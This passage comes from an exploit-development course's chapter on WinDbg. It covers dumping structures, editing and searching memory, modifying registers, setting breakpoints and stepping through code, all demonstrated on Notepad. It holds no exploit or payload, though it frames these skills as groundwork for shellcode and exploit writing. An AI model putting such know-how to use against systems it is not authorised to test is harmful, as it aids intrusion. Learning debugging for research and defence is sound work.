In this case, the optional address for the structure was not provided, and WinDbg shows the structure fields as well as their offsets.

In the output, each specified field for that structure is shown at the relative specific offset into the structure. This is followed by the field name and its data type. For cases where a field points to a nested structure, the field data type is replaced by the correct sub-structure type. The sub-structure type can also be identified with an underscore (_) leading the field type, and the field type name in capital letters.

[26] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/dt--display-type-

[27] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-teb

In Listing 11, notice that the *NtTib* field at offset 0x0 is a nested structure of type *_NT_TIB*.

If the memory address of a structure is known, it can be passed to the **dt** command as an additional parameter.

Continuing the previous example, we can use **dt** with the address of the TEB by leveraging the *$teb* pseudo[28] register.

> *A pseudo register is a WinDbg variable that can be used during calculations. We'll explain this in more detail in the next section.*

By supplying the **-r** flag to the **dt** command, WinDbg will recursively display nested structures where present.

```
:002> dt -r ntdll!_TEB @$teb
   +0x000 NtTib            : _NT_TIB
      +0x000 ExceptionList    : 0x004bfb68 _EXCEPTION_REGISTRATION_RECORD
         +0x000 Next             : 0x004bfbc4 _EXCEPTION_REGISTRATION_RECORD
         +0x004 Handler          : 0x77b37230           _EXCEPTION_DISPOSITION
ntdll!_except_handler4+0
      +0x004 StackBase        : 0x004c0000 Void
      +0x008 StackLimit       : 0x004bc000 Void
      +0x00c SubSystemTib     : (null)
      +0x010 FiberData        : 0x00001e00 Void
      +0x010 Version          : 0x1e00
      +0x014 ArbitraryUserPointer : (null)
      +0x018 Self             : 0x00302000 _NT_TIB
         +0x000 ExceptionList    : 0x004bfb68 _EXCEPTION_REGISTRATION_RECORD
         +0x004 StackBase        : 0x004c0000 Void
         +0x008 StackLimit       : 0x004bc000 Void
         +0x00c SubSystemTib     : (null)
         +0x010 FiberData        : 0x00001e00 Void
         +0x010 Version          : 0x1e00
         +0x014 ArbitraryUserPointer : (null)
         +0x018 Self             : 0x00302000 _NT_TIB
   +0x01c EnvironmentPointer : (null)
   +0x020 ClientId         : _CLIENT_ID
      +0x000 UniqueProcess    : 0x00001640 Void
      +0x004 UniqueThread     : 0x0000133c Void
   +0x028 ActiveRpcHandle  : (null)
   +0x02c ThreadLocalStoragePointer : (null)
   +0x030 ProcessEnvironmentBlock : 0x002ff000 _PEB
      +0x000 InheritedAddressSpace : 0 ''
      +0x001 ReadImageFileExecOptions : 0 ''
      +0x002 BeingDebugged    : 0x1 ''
      +0x003 BitField         : 0x4 ''
      +0x003 ImageUsesLargePages : 0y0
      +0x003 IsProtectedProcess : 0y0
      +0x003 IsImageDynamicallyRelocated : 0y1
```

[28] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/pseudo-register-syntax

```
      +0x003 SkipPatchingUser32Forwarders : 0y0
      +0x003 IsPackagedProcess : 0y0
      +0x003 IsAppContainer    : 0y0
      +0x003 IsProtectedProcessLight : 0y0
      +0x003 SpareBits         : 0y0
      +0x004 Mutant            : 0xffffffff Void
      +0x008 ImageBaseAddress  : 0x010b0000 Void
      +0x00c Ldr               : 0x77baaaa0 _PEB_LDR_DATA
[SNIP...]
```

Listing 12 - Using dt with a memory address

We can also display specific fields in the structure by passing the name of the field as an additional parameter. The following is an example for the TEB *ThreadLocalStoragePointer* field:

```
0:000> dt ntdll!_TEB @$teb ThreadLocalStoragePointer
   +0x02c ThreadLocalStoragePointer : 0x02b31bf8 Void
```

Listing 13 - Dumping information of a specific structure field only

WinDbg can also display the size of a structure extracted from a symbol file. This is because some Windows APIs will take a structure as an argument, so we need to be able to determine the size of a certain structure. To get this info, we use the WinDbg **sizeof** command as follows:

```
0:000> ?? sizeof(ntdll!_TEB)
unsigned int 0x1000
```

Listing 14 - Using the sizeof command to gather the size in bytes of the TEB structure

Leveraging symbols helps the debugging process tremendously by providing identifiable names instead of memory addresses and hexadecimal values. We should use symbol files if they have been released by the developer.

2.3.3.1 Exercise

1. Experiment with the **dt** command and dump some structures such as the PEB along with their contents at a specific memory address.

2.3.4 Writing to Memory

After exploring commands to display and dump information from memory, let's focus on modifying process memory data. The main WinDbg command for this job is **e***,[29] the edit command. The same size modifiers used for the display command also apply to the edit command. Below is an example showing how to edit a DWORD pointed to by ESP.

```
0:000> dd esp L1
003cb710  00000000

0:000> ed esp 41414141

0:000> dd esp L1
003cb710  41414141
```

Listing 15 - Simple edit command to modify a single DWORD

[29] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/e--ea--eb--ed--ed--ef--ep--eq--eu--ew--eza--ezu--enter-values-

As with the display command, we can directly write or modify ASCII characters using **ea** or Unicode characters using **eu**. In the following example (Listing 16), we wrote ASCII text ("Hello") to the memory address pointed to by the ESP register.

```
0:000> da esp
003cb710  ""

0:000> ea esp "Hello"

0:000> da esp
003cb710  "Hello"
```

Listing 16 - Using the ea command

Writing ASCII or Unicode strings directly to memory can help to quickly translate them into hex format, which we can use in our exploit.

For example, let's imagine we have a shellcode that writes a file to disk. The path needs to be supplied as bytes inside our shellcode. By using WinDbg, we can write the path directly to memory. Then within our exploit code, we can copy the bytes displayed through the **db** command into the shellcode.

2.3.4.1 Exercises

1. Experiment with the memory write commands and modify the contents at ESP as both a binary value and a Unicode string.
2. What happens if we try to modify the memory where EIP is pointing?

2.3.5 Searching the Memory Space

When performing exploit development or reverse engineering, it's common to search the process memory space for a specific pattern. In WinDbg, we can search the debugged process memory space by using the **s** command.[30]

First, let's use our newly-acquired skill of editing memory to change the DWORD pointed to by the ESP register to 0x41414141. Then we can use the search command to find this value in the application's memory.

To perform a search we need **s** and four additional parameters: the memory type to search for, the starting point of memory to search, the length of memory to search, and the pattern to search for.

When searching for the memory type DWORD, we use **-d**. Next, we set the searching address, which starts at *0*. We then set the length for the command to search. To search the whole memory range, we enter **L** and the value "?80000000", which signifies the entire process's memory space (more on the "?" keyword shortly). Finally, we enter the pattern that we want to search for, in this case, 41414141.

Listing 17 displays a search for 41414141 in memory.

[30] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/s--search-memory-

```
0:000> ed esp 41414141

0:000> s -d 0 L?80000000 41414141
003cb710  41414141 0000006f 80000000 00000007  AAAAo...........
```

Listing 17 - Searching for the 0x41414141 DWORD

With a good understanding of the search function, let's perform a search of the entire user process memory space for a well-known ASCII string.

```
0:000> s -a 0 L?80000000 "This program cannot be run in DOS mode"
000e004e  54 68 69 73 20 70 72 6f-67 72 61 6d 20 63 61 6e  This program can
007a004e  54 68 69 73 20 70 72 6f-67 72 61 6d 20 63 61 6e  This program can
0089004e  54 68 69 73 20 70 72 6f-67 72 61 6d 20 63 61 6e  This program can
008b004e  54 68 69 73 20 70 72 6f-67 72 61 6d 20 63 61 6e  This program can
009f004e  54 68 69 73 20 70 72 6f-67 72 61 6d 20 63 61 6e  This program can
00b6004e  54 68 69 73 20 70 72 6f-67 72 61 6d 20 63 61 6e  This program can
00b8004e  54 68 69 73 20 70 72 6f-67 72 61 6d 20 63 61 6e  This program can
00c1004e  54 68 69 73 20 70 72 6f-67 72 61 6d 20 63 61 6e  This program can
010b004e  54 68 69 73 20 70 72 6f-67 72 61 6d 20 63 61 6e  This program can
063610ae  54 68 69 73 20 70 72 6f-67 72 61 6d 20 63 61 6e  This program can
063626b6  54 68 69 73 20 70 72 6f-67 72 61 6d 20 63 61 6e  This program can
06368ebe  54 68 69 73 20 70 72 6f-67 72 61 6d 20 63 61 6e  This program can
...
```

Listing 18 - Using the search command across all usermode memory

The ASCII string we used in our search command from Listing 18 is present in every Windows executable as part of the PE header. This means it is found in every module that is loaded in the memory space of the notepad.exe process. In addition to finding the ASCII string, WinDbg also presents us with the memory addresses where the strings are located in each module.

Being able to identify where we can find a specific pattern in memory as we did in the above example can be vital during reverse engineering and exploit development.

2.3.5.1 Exercises

1. Use the edit command to create a QWORD in memory and search for it with the search command.
2. Use the edit command to create a Unicode string and search for it with the search command.

2.3.6 Inspecting and Editing CPU Registers in WinDbg

Understanding how to inspect CPU register values is as important as the ability to access memory data. We can access registers using the **r** command.

This command is very powerful because it allows us to not only display register values, but also to modify them.

In Listing 19 we show how to dump all registers as well as a single one by using the **r** command:

```
0:000> r
eax=0008f24c ebx=00000006 ecx=0ad16828 edx=000f5e6c esi=0013f7d0 edi=00000006
eip=751c3b70 esp=0008f228 ebp=0008f25c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
```

```
KERNELBASE!WriteFile:
751c3b70 6a18            push    18h

0:000> r ecx
ecx=0ad16828
```

Listing 19 - Inspecting register values

We can also modify ECX with **r ecx=** followed by the new register value.

```
0:000> r ecx=41414141

0:000> r
eax=0008f24c ebx=00000006 ecx=41414141 edx=000f5e6c esi=0013f7d0 edi=00000006
eip=751c3b70 esp=0008f228 ebp=0008f25c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
KERNELBASE!WriteFile:
751c3b70 6a18            push    18h
```

Listing 20 - Setting register values

Being able to modify memory and registers while debugging can speed up the reverse engineering and exploit development process.

2.3.6.1 Exercise

1. Use the **r** command to display the contents of all registers, then single registers. Practice modifying them.

2.4 Controlling the Program Execution in WinDbg

WinDbg can set breakpoints[31] to halt the execution flow at desired locations in the code. There are two different types of breakpoints; software and processor/hardware breakpoints.

Breakpoints controlled directly by the debugger are known as software breakpoints. Breakpoints controlled by the processor and set through the debugger are known as hardware breakpoints.[32]

In the following section, we will experiment with setting up various software and hardware breakpoints while attached to the notepad.exe process. We will learn how to set software breakpoints at particular Windows APIs, some of which are not yet loaded in the memory space of our application. We will also use hardware breakpoints to determine exactly when our data is accessed.

2.4.1 Software Breakpoints

When placing a software breakpoint, WinDbg temporarily replaces the first opcode of the instruction where we want execution to halt with an INT 3 assembly instruction. The advantage of software breakpoints is that we are allowed to set as many as we want.

Let's try this out. With WinDbg attached to Notepad, we are going to set a breakpoint that will halt the execution flow of the application when changes are being saved to a file. To do this, we are

[31] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/methods-of-controlling-breakpoints

[32] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/processor-breakpoints---ba-breakpoints-

going to set a breakpoint at the Windows *WriteFile* API,[33] which is commonly used to write data to a specified file or input/output (I/O) device.

We start by using **bp** along with the location where we want the application to stop, which in this case is the *kernel32!WriteFile* function.

After setting our breakpoint, we can use the **bl** command to list all the breakpoints and make sure we are set for our test.

```
0:005> bp kernel32!WriteFile

0:000> bl
     0 e Disable Clear  767ec6d0     0001 (0001)  0:**** KERNEL32!WriteFile
```

Listing 21 - Setting a breakpoint on the WriteFile

Remember, when first attached to WinDbg, the execution flow of the application is stopped. After setting up the desired breakpoints, we have to let the execution continue by issuing the **g** command.

With our breakpoint in place, let's proceed to write content in Notepad and then save the content to a file. This should trigger our breakpoint:

```
0:005> g
Breakpoint 0 hit
eax=007bec80 ebx=00a9bb18 ecx=9e56da2d edx=00a9bb46 esi=00000017 edi=088f9630
eip=767ec6d0 esp=007bec60 ebp=007bec94 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
KERNEL32!WriteFile:
767ec6d0 ff2590448476    jmp     dword ptr [KERNEL32!_imp__WriteFile (76844490)]
ds:0023:76844490={KERNELBASE!WriteFile (7466b160)}
```

Listing 22 - Halting the execution in notepad.exe by setting a breakpoint on the WriteFile

As shown in the listing above, we hit our breakpoint. Additionally, WinDbg shows the current values of all the general purpose registers as well as the address and assembly instruction where our breakpoint was triggered.

During a debugging session, it can also be handy to disable and enable breakpoints using the **bd** (disable) and **be** (enable) commands, respectively. These commands accept the breakpoint numbers listed by **bl** as arguments.

```
0:000> bd 0

0:000> bl
     0 d Enable Clear  767ec6d0     0001 (0001)  0:**** KERNEL32!WriteFile

0:000> be 0

0:000> bl
     0 e Disable Clear  767ec6d0     0001 (0001)  0:**** KERNEL32!WriteFile
```

Listing 23 - Setting, disabling, listing and clearing breakpoints

[33] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-writefile

In Listing 23, we disable and enable breakpoint 0 on the *WriteFile* API.

During long debugging sessions, it's easy to end up with a long list of enabled and/or disabled breakpoints. It's good practice to keep our workspace tidy, and therefore we need to learn how to clear breakpoints. We can do this using the **bc** command, along with the breakpoint number. To clear all the breakpoints, we can use the wildcard (*) argument instead of the breakpoint number.

```
0:000> bl
     0 e Disable Clear  767ec6d0     0001 (0001)  0:**** KERNEL32!WriteFile

0:000> bc 0

0:000> bl
```

Listing 24 - Setting, disabling, listing and clearing breakpoints

Understanding how software breakpoints work, as well as how to use them, is vital while performing exploit development or reverse engineering. Take the time to get comfortable with using software breakpoints in various scenarios.

2.4.1.1 Exercises

1. Attach WinDbg to a new instance of Notepad and set a breakpoint on the WriteFile API as shown.
2. Trigger the breakpoint by saving the document in Notepad.
3. Experiment with the breakpoint commands to list, disable, enable, and clear breakpoints.
4. Can you determine where you need to set a breakpoint that will be triggered when reading a text file?

2.4.2 Unresolved Function Breakpoint

We can use the **bu** command to set a breakpoint on an unresolved function. This is a function residing in a module that isn't yet loaded in the process memory space. In this case, the breakpoint will be enabled when the module is loaded and the target function is resolved.

> *Refer to MSDN[34] to learn more about the difference between resolved and unresolved breakpoints.*

Here is an example of the bu command applied to Notepad. The module OLE32.dll is not initially loaded in the notepad.exe process, but is loaded once a file is saved. Once WinDbg is attached to the notepad.exe process, we will set an unresolved breakpoint on a arbitrary OLE32 function, *OLE32!WriteStringStream* (Listing 25).

```
0:005> lm m ole32
Browse full module list
```

[34] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/unresolved-breakpoints---bu-breakpoints-

```
start    end        module name

0:005> bu ole32!WriteStringStream

0:005> bl
     0 e Disable Clear u            0001 (0001) (ole32!WriteStringStream)
```

Listing 25 - Unresolved breakpoint on ole32!WriteStringStream

After resuming Notepad execution and saving a file, we notice that OLE32.dll has been loaded:

```
0:005> g
[...]
ModLoad: 74ce0000 74dd7000   C:\Windows\System32\ole32.dll
[...]
```

Listing 26 - ole32 module has loaded

Observing the module has loaded in Listing 26, we can confirm that our breakpoint is now resolved by breaking the application flow. Let's do this by clicking the *Break* button shown in Figure 12.




Figure 12: Break button in WinDbg GUI

Finally, we can check on our breakpoint with the **bl** command:

```
(fac.fa4): Break instruction exception - code 80000003 (first chance)
eax=02d61000 ebx=00000000 ecx=76fb9bc0 edx=01008802 esi=76fb9bc0 edi=76fb9bc0
eip=76f81430 esp=0915fd44 ebp=0915fd70 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
76f81430 cc              int     3
0:005> bl
      0 e Disable Clear  74d01cd0     0001 (0001)  0:**** ole32!WriteStringStream
```

Listing 27 - Resolved breakpoint on ole32!WriteStringStream

It is important to remember that while the breakpoint is resolved when **ole32.dll** is loaded, it is not triggered. This is because our actions in Notepad did not force a call to *ole32!WriteStringStream*.

Next, we will learn how to leverage WinDbg and use breakpoints to trigger specific actions.

2.4.2.1 Exercises

1. Attach WinDbg to a new instance of Notepad and set an unresolved breakpoint on an API in ole32.dll.
2. Trigger the loading of ole32.dll by saving a file and viewing how the breakpoint becomes resolved.

2.4.3 Breakpoint-Based Actions

We can also automate the execution of commands within the debugger when a breakpoint[35] is triggered. This enables us to print the register's content, dereference memory locations, and perform other powerful actions when a breakpoint is hit.

Let's consider the example in Listing 28. WinDbg is attached to Notepad and we want to display the number of bytes written to a file in the debugger window. To do this, we can execute the **.printf**[36] command every time the breakpoint set on the *kernel32!WriteFile* API is triggered using the syntax shown below:

```
0:005> bp kernel32!WriteFile ".printf \"The number of bytes written is: %p\", poi(esp
+ 0x0C);.echo;g"
```

Listing 28 - Printing the number of bytes written once the breakpoint set on WriteFile is hit.

Similar to the C/C++ version, **.printf** supports the use of format strings[37] such as **%p**, which will display the given value as a pointer. In our example, the **.echo** command displays the output of **.printf** to the WinDbg command window. The semi-colon (;) delimiter separates multiple commands assigned to a single breakpoint and executes them in the order listed.

In our case, we chose to display the value pointed to by the ESP register at offset 0x0C (12 bytes), which corresponds to the number of bytes to write to the target file (third argument) when *kernel32!WriteFile* is called. This is defined in the *WriteFile* prototype:

```
BOOL WriteFile(
  HANDLE       hFile,
  LPCVOID      lpBuffer,
  DWORD        nNumberOfBytesToWrite,
  LPDWORD      lpNumberOfBytesWritten,
  LPOVERLAPPED lpOverlapped
);
```

Listing - 29 - WriteFile function prototype

This is because the Windows x86 API makes use of the *__stdcall* calling convention in which the function arguments are pushed on the stack in reverse order (right to left). In this case, each argument occupies four bytes of memory on the stack.[38]

[35] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/command-tokens

[36] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/-printf

[37] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Printf_format_string

[38] Handles, pointers and dwords are all 4 bytes on Windows x86.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

After we set up our breakpoint, we let the application continue execution using **g** and then proceed to type a string in Notepad and save it to a file. WinDbg should then print the length of the string we saved, as shown below:

```
0:005> g
[SNIP...]
The number of bytes written is: 00000003
The number of bytes written is: 00000006
The number of bytes written is: 00000012
```

Listing - 30 - .printf outputs the number of bytes written to a file

Another powerful feature of WinDbg is the ability to set conditional breakpoints. As the name suggests, conditional breakpoints break the execution flow only if a specific condition is satisfied.

In the following example, we are going to use the **.if** and **.else** commands[39] to set a conditional breakpoint on the *kernel32!WriteFile* Windows API again. In this example, we will halt the execution flow only if we write exactly four bytes of data to a file from Notepad. We can accomplish this with the following syntax:

```
0:001> bp kernel32!WriteFile ".if (poi(esp + 0x0C) != 4) {gc} .else {.printf \"The
number of bytes written is 4\";.echo;}"

0:001> g
```

Listing 31 - Setting a conditional breakpoint.

When our breakpoint on *WriteFile* is triggered, we use **gc** (go from conditional breakpoint) to resume execution, unless the *nNumberOfBytesToWrite* argument (third argument on the stack) is equal to "4".

If this is the case, the string "The number of bytes written is 4" is printed to the command window, as shown in Listing 32.

```
The number of bytes written is 4
eax=002fe740 ebx=0081b3a8 ecx=dae4b044 edx=0081b3b0 esi=00000004 edi=068eb378
eip=7560c6d0 esp=002fe720 ebp=002fe754 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
KERNEL32!WriteFile:
7560c6d0 ff2590446675    jmp     dword ptr [KERNEL32!_imp__WriteFile (75664490)]
ds:0023:75664490={KERNELBASE!WriteFile (742ab160)}
```

Listing 32 - The execution halts only when the EAX register is non zero.

We can also combine conditional breakpoints with the **.printf** command. This can be useful, for example, if the debugged code performs a loop and we want to monitor some memory content or CPU register value at every iteration without breaking execution flow.

The examples shown in this section are rather basic, but mastering the use of breakpoint commands can accelerate our efforts by automating many tedious tasks.

Next, we are going to explore hardware breakpoints and see their benefits over software breakpoints.

[39] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/setting-a-conditional-breakpoint

2.4.3.1 Exercises

1. Experiment with the **.printf** command to display memory content when a breakpoint is triggered.
2. Experiment with the **.if** and **.else** commands to only break on a specific number of written bytes.
3. When breaking at the *kernel32!WriteFile* function, try to determine if the number of written bytes is also found in a register. If so, try to change the conditional breakpoint to examine that register rather than the argument on the stack.

2.4.4 Hardware Breakpoints

Hardware or processor breakpoints[40] are handled by the processor and stored in the processor's debug registers.[41] They can stop code execution when a particular type of access, such as read, write, or execute,[42] is made to a targeted memory location.

The primary advantage of hardware breakpoints is that they provide the ability to monitor changes or access to data in memory. This can be a timesaver when we reverse engineer code.

However, the x86 and x64 architectures only use four debug registers, so unlike software breakpoints, we are limited by the number of processor breakpoints.

To set a hardware breakpoint in WinDbg, we need to pass three arguments to the **ba** command. The first is the type of access, which can be either *e* (execute), *r* (read), or *w* (write). The second one is the size in bytes for the specified memory access, and finally, the third argument is the memory address where we want to set the breakpoint at.[43]

In the next example, we are going to set a hardware breakpoint on the execution of the *WriteFile* API. The outcome is equivalent to setting a software breakpoint, but in this case, we leverage the CPU and the debug registers, rather than altering the code with an INT 3 instruction.

```
0:000> ba e 1 kernel32!WriteFile

0:000> g
```

Listing 33 - Setting a hardware breakpoint on execute access

Similar to a software breakpoint, we must allow execution to continue and save a file to disk to trigger our breakpoint.

```
Breakpoint 1 hit
eax=02e3ee20 ebx=02fb7ba0 ecx=55c78079 edx=02fb7be0 esi=00000020 edi=086ee1a8
eip=767ec6d0 esp=02e3ee00 ebp=02e3ee34 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
KERNEL32!WriteFile:
```

[40] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/processor-breakpoints---ba-breakpoints-

[41] (Wikipedia, 2019), https://en.wikipedia.org/wiki/X86_debug_register

[42] In kernel debugging it's possible to set a hardware breakpoint also when the I/O port at the specified Address is accessed. This particular processor breakpoint can be set through the "i" access parameter.

[43] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/ba--break-on-access-

```
767ec6d0 ff2590448476    jmp     dword ptr [KERNEL32!_imp__WriteFile (76844490)]
ds:0023:76844490={KERNELBASE!WriteFile (7466b160)}
```

Listing 34 - Hitting the hardware breakpoint on execute access

As shown in the listing above, when the breakpoint is hit, the output is identical to the one obtained through a software breakpoint.

Let's move on to a more interesting case and experiment with hardware breakpoints and a different type of memory address. In the next example, we are going to write a string in Notepad and search for that string in memory with the help of the debugger. Once we find our data in memory, we'll set a hardware breakpoint on write access at the memory address where our string is located. We'll then resume program execution and attempt to change our string from within Notepad. At this point, we expect our breakpoint to be triggered since the program will attempt to access our string in memory to change it.

The first step is to write our string in Notepad. We'll use a string ("w00tw00t") that hopefully should not already be in the notepad.exe memory space, as ideally we want our search to return a single result. Then, we'll save the file, close the Notepad application, and re-open the text file by double-clicking it. We will then attach WinDbg to the Notepad process, which will halt the execution.

> *The steps outlined above (saving the file, closing Notepad, and re-opening the file) are essential to obtain a single instance of the string in memory. Deviation from these steps will produce different results, making the following example hard to follow.*

We then proceed to search the entire memory space of the application for our unique string within WinDbg. We'll search for both ASCII (**s -a**) and Unicode (**s -u**) strings, as shown below:

```
0:002> s -a 0x0 L?80000000 w00tw00t

0:002> s -u 0x0 L?80000000 w00tw00t
03b2c768  0077 0030 0030 0074 0077 0030 0030 0074  w.0.0.t.w.0.0.t.
```

Listing 35 - Searching for our unique string in the Notepad memory space

Listing 35 shows that we were presented with one search result and our string has been saved to memory in Unicode format.

We will set a hardware breakpoint on the memory address found by our search. Specifically, we will set a breakpoint on write access at the first two bytes of our Unicode string (0x00 and 0x77 at address 0x03b2c768 in Listing 35). By doing this, the execution should break only if our changes to the string in Notepad affect the first character of the "w00tw00t" string.

```
0:002> ba w 2 03b2c768

0:002> bl
     0 e Disable Clear  03b2c768 w 2 0001 (0001)  0:****

0:002> g
```

Listing 36 - Setting hardware breakpoint on write access

Now that the breakpoint is set and the execution is resumed, let's test it by selecting the entire string in Notepad and replacing it with a single lowercase case "a" character.

```
Breakpoint 0 hit
eax=03a5f861 ebx=03a5f884 ecx=00000000 edx=00000002 esi=03a5f8ec edi=03b2c768
eip=773c8a6c esp=03a5f824 ebp=03a5f82c iopl=0         nv up ei ng nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000293
msvcrt!memmove+0x19c:
773c8a6c 8a4601          mov     al,byte ptr [esi+1]        ds:0023:03a5f8ed=00
```

Listing 37 - Hitting the hardware breakpoint on write access

The breakpoint halts execution at the program instruction following the one that altered our Unicode string buffer. The previous instruction can be found in the WinDbg disassembly window, as shown in Figure 13.




Figure 13: Assembly instruction that changed our string

According to Figure 13, the instruction that triggered our hardware breakpoint was *mov byte ptr [edi],al*, part of the *memmove*[44] function located in **msvcrt.dll**. Notice how the EDI register points to our Unicode string:

```
0:000> du edi
03b2c768  "a00tw00t"

0:000> bc *

0:000> g
```

Listing 38 - Inspecting our string after the breakpoint has been hit

[44] (Microsoft, 2016), https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/memmove-wmemmove?view=msvc-160

Interestingly enough, Notepad appears to keep the original string in memory except for the character we changed (in this case the lower case "a" ASCII character). Why this happens strictly depends on how the application code handles changes on the data and is beyond the scope of this exercise. However, we were able to identify the code that modified our string in memory.

Hardware breakpoints can be extremely useful when trying to find where data is being handled during the execution flow of an application. Getting comfortable with them and recognizing when to use them can save significant time during both reverse engineering and exploit development.

2.4.4.1 Exercises

1. Experiment with hardware breakpoints to trigger a break when executing the *WriteFile* API.
2. Replicate the above example but change the hardware breakpoint to trigger when you attempt to replace the last letter of the string.

2.4.5 Stepping Through the Code

After halting the application flow, we can use **p** and **t** to step over, and into each instruction, respectively.

Specifically, the **p** command will execute one single instruction at a time and steps *over* function calls, and **t** will do the same, but will also step *into* function calls.

Let's restart Notepad and re-attach WinDbg to it. Once attached, we will set a software breakpoint at the *kernelbase!CreateFileW* API and let the execution continue (**g**).

With our breakpoint set, we will try to write an arbitrary string in the application and attempt to save the file, which should trigger our breakpoint. In order to demonstrate the previously mentioned commands, we will set another breakpoint at *kernelbase!CreateFileW+0x53* and once again let the execution flow resume.

Listing 39 shows the use of the **p** and **t** commands to increment execution one instruction at a time. At the *call* instruction,[45] the "step into" command transitions execution into the nested function and continues debugging at the function's first instruction.

```
eax=003cadc0 ebx=00000007 ecx=0630b798 edx=80000000 esi=00000000 edi=0630b798
eip=74bb61f3 esp=003cadb8 ebp=003caddc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
KERNELBASE!CreateFileW+0x53:
74bb61f3 ff7518          push    dword ptr [ebp+18h]  ss:0023:003cadf4=00000003

0:000> p
eax=003cadc0 ebx=00000007 ecx=0630b798 edx=80000000 esi=00000000 edi=0630b798
eip=74bb61f6 esp=003cadb4 ebp=003caddc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
KERNELBASE!CreateFileW+0x56:
74bb61f6 ff7510          push    dword ptr [ebp+10h]  ss:0023:003cadec=00000007

0:000> p
eax=003cadc0 ebx=00000007 ecx=0630b798 edx=80000000 esi=00000000 edi=0630b798
```

[45] (Aldeid, 2015), https://www.aldeid.com/wiki/X86-assembly/Instructions/call

```
eip=74bb61f9 esp=003cadb0 ebp=003caddc iopl=0         nv up ei pl zr na pe nc
